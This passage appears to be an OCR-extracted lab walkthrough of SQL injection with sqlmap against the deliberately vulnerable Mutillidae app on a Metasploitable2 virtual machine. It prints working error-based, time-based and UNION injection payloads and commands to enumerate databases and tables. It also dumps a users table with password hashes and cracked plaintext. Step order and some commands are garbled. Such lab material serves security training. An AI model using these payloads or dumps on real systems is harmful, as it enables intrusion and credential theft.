you have not declared cookie(s), while server wants to set its own ('PHPSESSID=a34a25d17ae...d114240981'). Do you want to use those
[Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: password (GET)
    Type: error-based
    Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: page=user-info.php&username=admin&password=password' || (SELECT 0x784b6b4f FROM DUAL WHERE 7580=7580 AND ROW(8834,1923)>(
SELECT COUNT(*),CONCAT(0x71767a6a71,(SELECT (ELT(8834=8834,1))),0x71786b6b71,FLOOR(RAND(0)*2))x FROM (SELECT 5372 UNION SELECT 8757
UNION SELECT 2433 UNION SELECT 9801)a GROUP BY x)) || '&user-info-php-submit-button=View Account Details

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=user-info.php&username=admin&password=password' || (SELECT 0x75734f75 FROM DUAL WHERE 6476=6476 AND (SELECT 5472 FRO
M (SELECT(SLEEP(5)))ranY)) || '&user-info-php-submit-button=View Account Details

Parameter: username (GET)
```

7. It will take quite a while for the process to complete as it is checking the vulnerabilities
8. You will get the followin g error.


```
ACTVALUE)'
[15:30:00] [INFO] testing 'MySQL >= 5.1 time-based blind (heavy query - comment) - PROCEDURE ANA
LYSE (EXTRACTVALUE)'
[15:30:01] [INFO] testing 'MySQL >= 5.0.12 time-based blind - Parameter replace'
[15:30:01] [INFO] testing 'MySQL >= 5.0.12 time-based blind - Parameter replace (substraction)'
[15:30:01] [INFO] testing 'MySQL < 5.0.12 time-based blind - Parameter replace (BENCHMARK)'
[15:30:01] [INFO] testing 'MySQL > 5.0.12 time-based blind - Parameter replace (heavy query - co
mment)'
[15:30:04] [INFO] testing 'MySQL time-based blind - Parameter replace (bool)'
[15:30:04] [INFO] testing 'MySQL time-based blind - Parameter replace (ELT)'
[15:30:04] [INFO] testing 'MySQL time-based blind - Parameter replace (MAKE_SET)'
[15:30:04] [INFO] testing 'PostgreSQL > 8.1 time-based blind - Parameter replace'
[15:30:04] [INFO] testing 'PostgreSQL time-based blind - Parameter replace (heavy query)'
[15:30:04] [INFO] testing 'MySQL >= 5.0.12 time-based blind - ORDER BY, GROUP BY clause'
[15:30:04] [INFO] testing 'MySQL < 5.0.12 time-based blind - ORDER BY, GROUP BY clause (BENCHMAR
K)'
[15:30:04] [INFO] testing 'PostgreSQL > 8.1 time-based blind - ORDER BY, GROUP BY clause'
[15:30:04] [INFO] testing 'PostgreSQL time-based blind - ORDER BY, GROUP BY clause (heavy query)
'
[15:30:04] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[15:30:05] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[15:30:08] [INFO] testing 'MySQL UNION query (random number) - 1 to 10 columns'
[15:30:12] [WARNING] GET parameter 'user-info-php-submit-button' does not seem to be injectable
[15:30:12] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase valu
es for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there i
s some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tam
per' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[*] ending @ 15:30:12 /2022-11-18/
```

9. To solve the error below modify the config file of metasploitable2. First we will run the command "sudo nano /var/www/Mutillidae/config.inc" to open the config file.

```
rtt min/avg/max/mdev = 0.251/0.309/0.393/0.060 ms
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:83:56:a6
          inet addr:192.168.37.130  Bcast:192.168.37.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe83:56a6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:261 errors:0 dropped:0 overruns:0 frame:0
          TX packets:137 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:21965 (21.4 KB)  TX bytes:17634 (17.2 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:155 errors:0 dropped:0 overruns:0 frame:0
          TX packets:155 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:50329 (49.1 KB)  TX bytes:50329 (49.1 KB)

msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ sudo nano /var/www/mutillidae/config.inc
[sudo] password for msfadmin:
```

```
msfadmin@metasploitable:~$ sudo nano /var/www/mutillidae/config.inc
```

Here we will change the “dbname” to owasp10. Followed by pressing Ctrl+O to save the file and Ctrl+X to exit the nano editor.



10. After making changes in metasploitable2 you should be able to fix the login page on the website, which will show you the proper error message as it is shown below.

11. Now retry the command and test. The issue should be resolved.
“sqlmap -u

'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' --dbs”

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' --dbs
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.6.11#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:34:25 /2022-11-19/

[00:34:25] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=38b5b656ed4...95f355ecfb'). Do you want to use those
[Y/n] Y
```

```
[00:34:50] [INFO] testing for SQL injection on GET parameter 'page'
[00:34:50] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:34:50] [WARNING] reflective value(s) found and filtering out
[00:34:51] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[00:34:52] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[00:34:52] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[00:34:52] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[00:34:52] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[00:34:53] [INFO] testing 'Generic inline queries'
[00:34:53] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[00:34:53] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[00:34:53] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[00:34:53] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[00:34:54] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[00:34:54] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[00:34:54] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
```

```
[00:35:25] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[00:35:25] [WARNING] GET parameter 'page' does not seem to be injectable
[00:35:25] [INFO] testing if GET parameter 'username' is dynamic
[00:35:25] [WARNING] GET parameter 'username' does not appear to be dynamic
[00:35:25] [INFO] heuristic (basic) test shows that GET parameter 'username' might be injectable (possible DBMS: 'PostgreSQL or MySQL')
[00:35:25] [INFO] heuristic (XSS) test shows that GET parameter 'username' might be vulnerable to cross-site scripting (XSS) attacks
[00:35:25] [INFO] testing for SQL injection on GET parameter 'username'
it looks like the back-end DBMS is 'PostgreSQL or MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
```

```
it looks like the back-end DBMS is 'PostgreSQL or MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'PostgreSQL or MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[00:36:05] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:36:05] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[00:36:05] [INFO] testing 'Generic inline queries'
[00:36:05] [INFO] testing 'PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)'
```

```
[00:37:07] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[00:37:07] [INFO] target URL appears to have 5 columns in query
[00:37:08] [INFO] GET parameter 'username' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[00:37:08] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
GET parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] Y
```

```
[00:38:48] [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns'
[00:38:48] [INFO] testing 'MySQL UNION query (NULL) - 61 to 80 columns'
[00:38:48] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'
[00:38:48] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[00:38:48] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
GET parameter 'password' is vulnerable. Do you want to keep testing the others (if any)? [y/N] Y
```

```
    Type: UNION query
    Title: MySQL UNION query (NULL) - 5 columns
    Payload: page=user-info.php&username=admin' UNION ALL SELECT NULL,CONCAT(0x71767a6a71,0x784d765a44597969646f674d41596e4578684971
6854555165795a4c41657a536f766f485a566a44,0x71786b6b71),NULL,NULL,NULL#&password=password&user-info-php-submit-button=View Account Details

Parameter: password (GET)
    Type: error-based
    Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: page=user-info.php&username=admin&password=password' || (SELECT 0x784b6b4f FROM DUAL WHERE 7580=7580 AND ROW(8834,1923)>(
SELECT COUNT(*),CONCAT(0x71767a6a71,(SELECT (ELT(8834=8834,1))),0x71786b6b71,FLOOR(RAND(0)*2))x FROM (SELECT 5372 UNION SELECT 8757
UNION SELECT 2433 UNION SELECT 9801)a GROUP BY x)) || '&user-info-php-submit-button=View Account Details

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=user-info.php&username=admin&password=password' || (SELECT 0x75734f75 FROM DUAL WHERE 6476=6476 AND (SELECT 5472 FRO
M (SELECT(SLEEP(5)))ranY)) || '&user-info-php-submit-button=View Account Details
---
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 1
```

12. You should now be able to view all the databases hosted on the server

```
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[00:43:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4, PHP
back-end DBMS: MySQL ⩾ 4.1
[00:43:54] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[00:43:55] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'

[*] ending @ 00:43:55 /2022-11-19/


┌──(kali㉿kali)-[~]
└─$
```

13. Now find the users table for the accounts in the dvwa database. We can run the command: “sqlmap -u

'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D dvwa -tables”

```
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=9e20ccf6603...0146971485'). Do you want to use those
Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: password (GET)
    Type: error-based
    Title: MySQL ⩾ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: page=user-info.php&username=admin&password=password' || (SELECT 0x784b6b4f FROM DUAL WHERE 7580=7580 AND ROW(8834,1923)>(
SELECT COUNT(*),CONCAT(0x71767a6a71,(SELECT (ELT(8834=8834,1))),0x71786b6b71,FLOOR(RAND(0)*2))x FROM (SELECT 5372 UNION SELECT 8757
UNION SELECT 2433 UNION SELECT 9801)a GROUP BY x)) || '&user-info-php-submit-button=View Account Details

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=user-info.php&username=admin&password=password' || (SELECT 0x75734f75 FROM DUAL WHERE 6476=6476 AND (SELECT 5472 FRO
```

14. Select the ‘0’ Injection point to view the tables

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-b
utton=View+Account+Details' -D dvwa --tables
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibi
lity to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or
damage caused by this program

[*] starting @ 00:47:02 /2022-11-19/
```

17. List down the ‘columns of ‘users’ table

```
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=user-info.php&username=admin&password=password' || (SELECT 0x75734f75 FROM DUAL WHERE 6476=6476 AND (SELECT 5472 FRO
M (SELECT(SLEEP(5)))ranY)) || '&user-info-php-submit-button=View Account Details
---
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
>
```

```
6854555165795a4c41657a536f766f485a566a44,0×71786b6b71),NULL,NULL,NULL#&password=password&user-info-php-submit-button=View Account De
tails
—
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
```


```
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[00:49:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP, Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[00:49:53] [INFO] fetching tables for database: 'dvwa'
[00:49:53] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+

[00:49:54] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'

[*] ending @ 00:49:54 /2022-11-19/


┌──(kali㉿kali)-[~]
└─$
```

15. Find the columns of the ‘users’ table.
16. We can run the command:

“sqlmap -u

'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D dvwa T users --columns”


```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-b
utton=View+Account+Details' -D dvwa -T users --columns

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.6.11#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibi
lity to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or
damage caused by this program

[*] starting @ 00:51:55 /2022-11-19/

[00:51:55] [INFO] resuming back-end DBMS 'mysql'
[00:51:55] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=4764eb6f9d0...911cda6ada'). Do you want to use those
[Y/n] Y
```



18. Dump all the details of the ‘users’ table

“sqlmap -u


'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D dvwa T users --dump”




19. Passwords will be cracked once the process is complete. Here you can see all the passwords for every user that is present in the DVWA database.

```
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------------------------------+----------------------------------+----------+
| user_id | user    | avatar                                                | password                         | last_nam
e | first_name |
+---------+---------+-------------------------------------------------------+----------------------------------+----------+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin
  | admin      |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown
  | Gordon     |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me
  | Hack       |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso
  | Pablo      |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith
  | Bob        |
+---------+---------+-------------------------------------------------------+----------------------------------+----------+

[01:08:16] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.37.130/dump/dvwa/users.csv'
[01:08:16] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'

[*] ending @ 01:08:16 /2022-11-19/


┌──(kali㉿kali)-[~]
└─$
```

